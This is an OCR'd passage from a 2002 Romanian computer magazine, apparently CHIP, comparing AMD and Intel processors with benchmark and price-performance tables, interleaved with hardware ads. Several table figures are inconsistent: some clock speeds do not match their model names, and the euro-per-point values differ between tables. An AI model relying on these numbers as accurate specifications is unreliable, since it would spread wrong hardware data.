Bucureşti: DESPEC tel: (021) 206 62 00; DIVERTA MALL tel: (021) 327 69 00; IT&S tel: (021) 411 08 86; RTC tel: (021) 221 72 09; SAMA CONSUL tel: (021) 242 30 94; TORNADO SISTEMS tel: (021) 206 77 77; **CLUJ**: DESPEC tel: (0264) 192 255; IT&S tel: (0264) 145 377.

CANON Reprezentanţa România: World Trade Center Bucureşti, B-dul Expoziţiei nr. 2. Tel: (021) 224 38 54; Fax: (021) 224 42 36; office@canon.ro.



Pagubă totală: Procesoarele Athlon sunt din nefericire total neprotejate împotriva montajului greşit al cooler-ului – o bilă albă pentru Intel.

Pentium 4), ceea ce le-ar cam fi stricat planurile câtorva critici din tabăra Intel.

Intel Celeron 1.700 până la 1.900 MHz: Pentium 4 readus la viaţă

Noile procesoare Celeron de la Intel se bazează pe nucleul P 4 Willamette de odinioară. Acesta a fost primit la vremea lui cu destul de mult scepticism, deoarece în ciuda multilor săi megaherţi abia se ridica la nivelul lui Pentium III. În Celeron şi-a găsit vocaţia, după ce a fost exclus definitiv de nucleul Northwood din Pentium 4.

Willamette era înzestrat mai demult cu 256 KBytes cache de date, dar doar jumătate din acesta îi revine lui Celeron. Dar noul Celeron a apelat la Front Side Bus-ul efectiv de 400 MHz (4x 100 MHz Quad-Pumped) al nucleului Willamette. Întrucât acum în sfârşit şi procesoarele Celeron dispun de memorii DDR, viteza de transfer pe bus-ul memoriei poate fi deja destul de mare. Extensia SSE2 moştenită de la P4 face din noul Celeron un bun companion pentru aplicaţiile grafice.

La jocurile 3D noi, Celeron nu face faţă, şi se situează chiar sub procesorul Duron, în ciuda vitezei mari de tact şi a vitezei mari pe FSB. Iar un Duron nu costă nici măcar pe jumătate. În acelaşi segment de preţ cu Celeron se află procesoarele Athlon XP, astfel că CPU-urile Celeron sunt potrivite numai pentru fanaticii Intel cu buget „de austeritate".


Intel Pentium 4 cu 1,6 până la 2,8 GHz: Pentium a crescut mare

După mult criticatul Willamette, un nou P4 şi-a făcut apariţia pe piaţă. La începutul anului apare noul nucleu pentru procesorul de la Intel – Northwood. Odată cu acesta Intel a introdus procesul de fabricaţie de 0,13μ. Pe lângă rate de producţie mai bune, această tehnologie oferă spaţiu pentru frecvenţe de tact şi mai înalte. În plus, Intel a scăzut tensiunea de operare de la 1,75 V la 1,5 V. Un P4 Northwood consumă cu aproximativ 20 de waţi mai puţină energie decât un P4 Willamette sau un Athlon XP la aceeaşi viteză. Mai mult, cache-ul de date de la Northwood s-a dublat aproape, de la 256 KBytes la 512 KBytes. Primele P4 Northwood au apărut pe piaţă cu frecvenţe de tact de 1,6, 1,8 şi 2 GHz şi au avut, ca şi predecesorii lor, un FSB de 400 MHz, dar cache dublu. P4 Willamette era totuşi încă pe piaţă – şi mai este şi astăzi, deşi în ciuda dorinţei Intel – şi anume cu 1,6, 1,7, 1,8, 1,9 şi 2 GHz. Pentru a putea diferenţia mai uşor între vechi şi nou, lui P4 cu nucleu Northwood i s-a ataşat un „A" în spatele frecvenţei de tact. Apoi au apărut pe piaţă Northwood-uri la 2,2 şi 2,4 GHz. Acestea nu aveau „A", pentru că nu a existat niciodată un Willamette cu aceste frecvenţe. Pasul următor făcut de Intel a fost creşterea FSB-ului de la 400 la 533 MHz (4 x 133 MHz Quad-Pumped). Acesta a fost în sine un lucru bun, pentru că FSB-ul de 533 MHz a adus mici îmbunătăţiri de performanţă faţă de variantele cu 400 MHz. Întrucât aici existau bineînţeles diverse tipuri de P4 cu aceeaşi

Procesoarele de mâine

Cursa continuă: Aceste cipuri vin în 2003

Este uimitor cât de repede se învechesc procesoarele. Deja în această iarnă AMD va lansa „Barton". Acesta moşteneşte actualul Thoroughbred şi va prelua numele de Athlon XP. Ca noutate, Barton aduce cu sine un cache de 512 KBytes, de două ori mai mare decât predecesorul său. În plus, va trebui ca FSB-ul să crească de la 266 la 333 MHz şi astfel se măreşte şi viteza de transfer cu memoria RAM. Dacă totuşi Barton are ghinion, se va regăsi în scurt timp pe piaţă sub numele Duron. Fiind succesorul lui Athlon, AMD îşi ţine deja Clawhammer-ul pregătit din decembrie.



Mai rapid, mai bun: din 2003 AMD îşi lansează Hammer-ul şi intenţionează să lase în urmă situaţia în care se află la ora actuală, de competitor depăşit. Dacă va putea rezista contra lui Prescott de la Intel, rămâne de văzut.

Arma secretă a Clawhammer-ului este o extensie pentru instrucţiuni pe 64 de biţi. Acest lucru nu este în sine o noutate şi se practică deja de către procesoarele pentru servere Intel Itanium, de ceva ani. Cel mai important lucru legat de Clawhammer este compatibilitatea cu lumea programelor pe 32 de biţi, unde Windows şi Linux se simt în elementul lor. Mai mult, Clawhammer se remarcă prin prezenţa instrucţiunilor SSE2 de la Intel şi un protocol HyperTransport pentru comunicare rapidă cu periferia plăcii, precum şi un controller de memorie pentru DDR333, misiune preluată până acum de chipset. Pe Internet se zvoneşte că software-ul pe 32 de biţi funcţionează deja cu 40 de procente mai repede pe viitorul CPU Athlon.

Se pare că nici Intel nu stă degeaba. Aproximativ pe la mijlocul anului viitor se anunţă lansarea succesorului lui Northwood, „Prescott". Acesta va fi primul procesor fabricat în procesul de 0,09 μ. Pentru o performanţă sporită trebuie ca Hyper-Threading-ul (un fel de dual processor pe nucleul unui singur procesor) să fie suportat de software. Altfel procesorul cu Hyper-Threading funcţionează mult mai lent.



CHEETAH 10K.6

DISCUL DE 10K CU CEL MAI REDUS COST AL PROPRIETATII



- **CAPACITATI (Gbytes):** 146.8 / 73.4 / 36.7
- **TIMP MEDIU DE CAUTARE (msec):** 4.7
- **RATA DE TRANSFER (Mbits/sec):** 475-841
- **RATA SUSTINUTA DE TRANSFER (Mbytes/sec):** 38-68.5
- **ACUSTICA IN STAND-BY, (beli):** 3.4 / 3.3 / 3.2
- **ALIMENTARE (watt):** 10.3 / 8.4 / 6.8
- **FIABILITATE, MTBF (ore), AFR:** 1,200,000, 0.73%
- **INTERFETE:** Ultra320 SCSI, 2Gb/s FC

Noul Cheetah® 10K.6 ofera a sasea generatie de discuri de inalta performanta 10K-RPM in capacitati de pana la 147 Gb. Avand cele mai rapide interfete (Ultra320 si 2Gbit/sec Fibre Channel), cea mai inalta fiabilitate si cel mai matur design, Cheetah 10K.6 ofera cel mai scazut cost al proprietatii pentru discurile 10K. Oferind capacitatea cea mai mare pentru un spatiu foarte mic, Cheetah 10K.6 permite functionarea a mai putine discuri, avand ca rezultat economisirea de spatiu si energie electrica.

ASBIS®
www.asbis.ro

ASBIS Romania
FORUM Business Center
Str. Mures nr 4 - corp A; Bucuresti - Sector 1
tel: 01 - 224 05 11 / 224 05 15; fax: 01 - 224 05 29
e-mail: office@asbis.ro; www.asbis.ro

© 2002 Seagate Technology LLC. Toate drepturile rezervate. Creat in USA. Seagate, Seagate Technology si logo-ul Seagate sunt marci inregistrate Seagate Technology LLC. Cheetah este marca inregistrata Seagate Technology LLC. Alte nume de produs sunt marci inregistrate sau marci proprii ale detinatorilor. Seagate isi rezerva dreptul de a schimba, fara notificare, oferta de produse sau specificatiile.

Seagate

rată de tact, a fost nevoie de o altă literă și astfel Intel „a cumpărat" un „B". Acum cel puțin toate Northwood-urile cu 533 MHz FSB primesc acest „B".

Gata cu istoria. Argumente în favoarea cumpărării unui P4 există din belșug. Un P4 degajă mai puțină căldură și astfel răcirea nu mai este o problemă majoră, calculatorul se poate „răcori" mai ușor. Heat spreader-ul protejează P4 împotriva distrugerii cipurilor în timpul montării cooler-ului. În plus, un mecanism termic intern de protecție face ca procesorul de la Intel să fie aproape indestructibil (cel puțin din cauza căldurii). Dacă se încălzește prea tare, procesorul se reglează singur prin reducerea frecvenței de tact, până când producerea de cădură egalează capacitatea de răcire. Bineînțeles că și CPU-ul Intel este rapid, dar nu mai rapid decât un Athlon XP cu P-Rating-ul corespunzător – este doar mult mai scump. Din păcate, procesoarele Athlon capabile de viteze mari nu sunt în momentul de față pe piață, ceea ce dovedește că AMD are o problemă de producție.

Rezultat: Trebuie să știți să folosiți un Pentium 4...

... altfel prețul prea mare vi se va părea nejustificat.

Puteți avea toată încrederea în bolizii Intel datorită platformelor stabile, însă sunt și scumpi. Procesoarele Athlon au reputația de a fi convenabile ca preț, rapide, însă din cauza chipset-urilor folosite, sunt oarecum instabile. Chiar dacă cipurile taiwanezilor s-au schimbat în ultimii ani, nimeni nu ar folosi siliciu străin de Intel la chipset-ul de P4. Faptul că procesorul și chipset-ul sunt din aceeași sursă ne dă un sentiment liniștitor – motivat sau nu. Liniștitoare este și prezența diodei termice care protejează P4 de eventuale probleme interne și un heat-spreader care îl protejează de șocuri externe. Firmele consideră că astfel de dotări merită banii investiți, întrucât stabilitatea și siguranța sunt mai importante decât designul. Cert este că la P4 de la Intel se plătește de două ori mai mult pentru fiecare punct corespunzător performanței decât pentru un Athlon XP similar. La fel de cert este și faptul că unii simpatizanți AMD au trebuit să-și achiziționeze două procesoare Athlon, pentru că prima dată montarea cooler-ului s-a soldat cu spargerea pastilei sau arderea procesorului – cel mai mare defect al procesoarelor AMD.


Intel are legături bune cu branșa software. SSE/SSE2 găsește mai multă susținere la software-ul profesional decât la 3DNow (în indiferent care variantă) de la AMD, care de cele mai multe ori se găsește numai în benchmark-uri sau programe de convertire DVD. P4 va fi foarte popular printre firmele și profesioniștii care posedă aplicații de birou cu pretenții – și asta pe bună dreptate. Cei care lucrează la birou numai cu Word și Excel ar fi trebuit să se gândească la faptul că cel mai lent element al lanțului de prelucrare se află în fața monitorului, chiar și atunci când într-un PC se găsește doar un procesor Duron. Pentru jocuri și software neoptimizat, P4 este prea scump, în timp ce un Athlon XP este sub aceste aspecte mai potrivit și chiar mult mai convenabil. Intel deține cel puțin recordul actual în ceea ce privește performanța. În momentul de față, nici un procesor Athlon nu se apropie de un P4 la 2,8 GHz, care costă însă între 450 și 600 euro (depinde de unde îl cumpărați), iar cipul de 3,06 GHz așteaptă deja la ușă. Vom vedea dacă valoarea cumulativă a cifrelor va fi suficientă atunci când va apărea nucleul Barton cu cache mărit și FSB de 333 MHz. Totuși, cel târziu odată cu Hammer piața business dominată de Intel va deveni foarte variată. În primul rând, Hammer-ul a cules deja lauri din partea revistei CHIP și a firmelor de software și, dacă vă vine să credeți, are și un heat spreader.

Andy Ilmberger

Procesoarele în testul de forță

În șapte benchmark-uri din domeniile office, multimedia și jocuri, procesoarele arată ce conțin. Astfel determinăm indicele de performanță, Pentium 4 cu 2 GHz servind drept etalon. În funcție de el se apreciază procesoarele, fiecare deviind în funcție de performanță de la cele 100 de puncte la care ne raportăm. În dreapta puteți observa câți euro se investesc pentru fiecare punct reprezentând performanța. Se poate vedea clar faptul că P4 cu 2 GHz nu este mai performant decât Athlon XP 1900+, care este mult mai ieftin. Astfel, punctul reprezentând performanța costă la Athlon 1,20 euro, în loc de 2,50 euro la P4 (vezi rezultatele detaliate de mai jos). Toate procesoarele au fost testate pe chipset-urile cu cel mai mare succes pe piață la momentul respectiv. Procesoarele de la AMD s-au asociat cu chipset-ul VIA KT333, iar cele de la Intel cu i845E. Ca memorie a intrat în funcțiune cel mai rapid tip lansat de către producătorii de chipset-uri. VIA susține deja memoria PC2700, în timp ce Intel garantează până acum doar PC2100. Noi am testat cele mai rapide două P4 în comparație cu memoria PC2700 nevalidată și cu Rambus 1066.

	Performanță globală (Puncte) (scala 50–100–150; mai rapid →)	Preț-Performanță (Câți euro corespund punctelor reprezentând performanța; mai scump →)
Duron 1100 (PC2700)	68	0,66
Duron 1200 (PC2700)	72	0,70
Duron 1300 (PC2700)	75	0,87
Athlon Thunderbird 1200 (PC2700)	78	0,90
Athlon XP 1600+ (PC2700)	92	0,87
Athlon XP 1700+ (PC2700)	95	0,95
Athlon XP 1800+ (PC2700)	98	1,02
Athlon XP 1900+ (PC2700)	100	1,20
Athlon XP 2000+ (PC2700)	103	1,26
Athlon XP 2100+ (PC2700)	106	1,60
Athlon XP 2200+ (PC2700)	109	1,74
Athlon XP 2600+ (PC2700)	120	2,34
Celeron 1700 (PC2100)	73	1,50
Celeron 1800 (PC2100)	76	1,70
Celeron 1900 (PC2100)	79	1,90
Pentium 4 1600 A (PC2100)	86	2,20
Pentium 4 1800 A (PC2100)	94	2,35
Referință → Pentium 4 2000 A	100	2,50
Pentium 4 2200 (PC2100)	107	3,00
Pentium 4 2400 (PC2100)	113	2,65
Pentium 4 2267 B (PC2100)	110	2,99
Pentium 4 2400 B (PC2100)	115	2,79
Pentium 4 2533 B (PC2100)	119	2,95
Pentium 4 2800 B (PC2100)	126	5,96
Pentium 4 2533 B (PC2700)	123	2,86
Pentium 4 2800 B (PC2700)	104	7,24
Pentium 4 2533 B (Rambus 800)	119	3,62
Pentium 4 2800 B (Rambus 800)	128	6,49
Pentium 4 2533 B (Rambus 1066)	124	3,66
Pentium 4 2800 B (Rambus 1066)	132	6,42



Pentru informații suplimentare contactați distribuitorii:

ultra PRO

K Tech Electronics
București
Calea Griviței 397
Tel. : 021.22.44.535
Fax : 021.224.55.87
www.ultrapro.ro

ELSACO ELECTRONIC
Botoşani
Str. Nicolae Iorga nr.6
Tel. : 0231.514.278 / 142
Fax : 0231.514.278 / 120
www.elsaco.com

Toate procesoarele în detaliu

Aici găsiți toate datele tehnice și valorile benchmark-urilor din testele noastre de procesoare. Menționăm că prețurile indicate sunt cele din octombrie 2002; între timp acestea au mai suferit modificări.

Procesoare AMD	Frecvență de tact în MHz	Front Side Bus în MHz real/efectiv	Cache în KB L1 + L2	Proces de fabricație	Tensiune de operare în V (Vcore)	Consum maxim de energie în wați	Temperatura maximă a nucleului de cip în grade	Numărul de tranzistori în milioane	Socket	Chipset-uri recomandate
	Date tehnice									
Duron 1100	1200	100/200	128+64	0,18µ	1,75	60	90	25	462	VIA KT333/KT400
Duron 1200	1100	100/200	128+64	0,18µ	1,75	50	90	25	462	VIA KT333/KT400
Duron 1300	1200	100/200	128+64	0,18µ	1,75	55	90	25	462	VIA KT333/KT400
Athlon Thunderbird 1200	1300	133/266	128+256	0,18µ	1,75	67	95	37	462	VIA KT333/KT400
Athlon XP 1600+	1400	133/266	128+256	0,18µ	1,75	63	95	38	462	VIA KT333/KT400
Athlon XP 1700+	1467	133/266	128+256	0,18µ	1,75	64	95	38	462	VIA KT333/KT400
Athlon XP 1800+	1533	133/266	128+256	0,18µ	1,75	66	95	38	462	VIA KT333/KT400
Athlon XP 1900+	1600	133/266	128+256	0,18µ	1,75	68	95	38	462	VIA KT333/KT400
Athlon XP 2000+	1667	133/266	128+256	0,18µ	1,75	71	95	38	462	VIA KT333/KT400
Athlon XP 2100+	1733	133/266	128+256	0,18µ	1,75	73	95	38	462	VIA KT333/KT400
Athlon XP 2200+	1800	133/266	128+256	0,13µ	1,65	68	85	38	462	VIA KT333/KT400
Athlon XP 2600+	2133	133/266	128+256	0,13µ	1,65	68	85	38	462	VIA KT333/KT400
Procesoare Intel										
Celeron 1700	1700	100/400	20+128	0,18µ	1,75	64	76	36	FC-PGA2 478	Intel 845E/845G
Celeron 1800	1800	100/400	20+128	0,18µ	1,75	66	76	36	FC-PGA2 478	Intel 845E/845G
Celeron 1900	1900	100/400	20+128	0,18µ	1,75	68	76	36	FC-PGA2 478	Intel 845E/845G
Pentium 4 1600 A	1600	100/400	20+512	0,13µ	1,5	47	66	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 1800 A	1800	100/400	20+512	0,13µ	1,5	50	67	55	FC-PGA2 478	Intel 845E/845G/850E
Referință — **Pentium 4 2000 A***	2000	100/400	20+512	0,13µ	1,5	52	68	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2200	2200	100/400	20+512	0,13µ	1,5	55	69	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2400	2400	100/400	20+512	0,13µ	1,5	58	70	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2267 B	2267	133/533	20+512	0,13µ	1,5	56	70	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2400 B	2400	133/533	20+512	0,13µ	1,5	58	70	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2533 B	2533	133/533	20+512	0,13µ	1,5	59	71	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2800 B	2800	133/533	20+512	0,13µ	1,53	68	75	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2533 B (PC2700)	2533	133/533	20+512	0,13µ	1,5	59	71	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2800 B (PC2700)	2800	133/533	20+512	0,13µ	1,53	68	75	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2533 B (Rambus 800)	2533	133/533	20+512	0,13µ	1,5	59	71	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2800 B (Rambus 800)	2800	133/533	20+512	0,13µ	1,53	68	75	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2533 B (Rambus 1066)	2533	133/533	20+512	0,13µ	1,5	59	71	55	FC-PGA2 478	Intel 845E/845G/850E
Pentium 4 2800 (Rambus 1066)	2800	133/533	20+512	0,13µ	1,53	68	75	55	FC-PGA2 478	Intel 845E/845G/850E

* Pentium 4 cu 2.000 MHz reprezintă etalonul nostru de referință (100). Procesoarele mai performante se situează peste valoarea de 100, iar cele mai lente sub această valoare. Aprecierea preț/performanță se calculează în funcție de câți euro costă un punct reprezentând performanța respectivului procesor.

Opinie

Există viață după benchmark?

Îmi pun uneori întrebarea: „De fapt, noi ce testăm aici?".

Nu este clar pentru toată lumea de ani de zile că hardware-ul nostru este cu mult înaintea software-ului? Că pot rula Q3A cu 200, ca să nu mai vorbim de 300 de frame-uri pe secundă? Că lucrul cu un sistem la 3 GHz nu merge mai repede din cauza vitezei limitate cu care mâna apasă pe taste, sau că DVD-urile nu devin mai colorate cu un procesor high-end decât cu unul de clasă mijlocie?

Power-user-ii precum DVD-ripper-ii au nevoie de cât mai multă performanță, dar restul utilizatorilor?

Pe de altă parte, mi-aș dori să am un Lotus Esprit numai pentru că este rapid, nu pentru că aș avea vreodată nevoie de cei 300 km/h pe care îi poate obține. Totuși nu mi-aș putea permite niciodată un Lotus.

Dar îmi pot permite o mașină care să corespundă cât de cât pretențiilor mele.

Extensii pentru instrucțiunile MMX/MMX+	Extensii pentru instrucțiunile 3DNow/3DNow+	Extensii pentru instrucțiunile SSE/SSE2	Scor PCMark 2002	Scor BapCo Sysmark 2002	MP3-Encoding (192 KB/s) + Normalize (în secunde) 18 Tracks/78 min.	DVD, DivX Encoding (în secunde) Fișier VOB de 2 minute, DivX 5.02	Performanță OpenGL (în fps) Q3A 1.024x768x32 biți	Performanță DirectX7 (în 3DMark) 3DMark 2000 (Default)	Performanță DirectX 8 (în 3DMark) 3DMark 2001 SE (Default)	Index global de performanță	Index de performanță Office & Internet	Index de performanță audio & video	Index de performanță jocuri	Preț în euro (la 26.10.02)	Preț (în euro) pe puncte de performanță globală
			Valori de măsură							**Rezultate test**					
da/da	da/da	da/nu	3232	113	588	153	137	8131	7685	68	61	71	71	40	0,66
da/da	da/da	da/nu	3484	117	549	143	143	8586	8045	72	64	76	75	42	0,70
da/da	da/da	da/nu	3740	123	540	135	148	8922	8289	75	68	78	77	45	0,87
da/da	da/da	nu/nu	3349	134	505	146	160	10173	9332	78	67	78	86	55	0,71
da/da	da/da	da/nu	4299	164	464	117	190	11770	10245	92	85	91	99	72	0,78
da/da	da/da	da/nu	4299	168	448	114	194	12157	10434	95	88	94	101	75	0,79
da/da	da/da	da/nu	4676	174	440	108	198	12451	10551	98	91	97	103	94	0,96
da/da	da/da	da/nu	4853	177	427	105	202	12807	10671	100	93	100	105	105	1,05
da/da	da/da	da/nu	5020	182	410	102	206	13056	10852	103	96	104	107	115	1,12
da/da	da/da	da/nu	5179	186	382	99	212	13459	11004	106	99	109	110	145	1,37
da/da	da/da	da/nu	5419	189	361	96	214	13679	11106	109	102	114	111	190	1,74
da/da	da/da	da/nu	6339	208	344	85	232	14889	11815	120	116	124	120	280	2,33
da/nu	nu/nu	da/da	4033	148	503	131	148	5424	8115	73	78	83	65	75	1,03
da/nu	nu/nu	da/da	4267	153	474	125	156	5518	8199	76	81	87	67	95	1,25
da/nu	nu/nu	da/da	4495	159	455	120	158	5623	8391	79	85	91	68	115	1,46
da/nu	nu/nu	da/da	3994	173	473	131	186	9663	9253	86	84	85	89	140	1,63
da/nu	nu/nu	da/da	4486	187	440	120	198	10543	9776	94	92	92	95	165	1,76
da/nu	nu/nu	da/da	4966	198	408	110	208	11235	10124	100	100	100	100	195	1,95
da/nu	nu/nu	da/da	5457	213	375	102	217	11862	10525	107	109	108	105	320	2,99
da/nu	nu/nu	da/da	5939	225	350	95	225	12495	10831	113	117	116	109	260	2,30
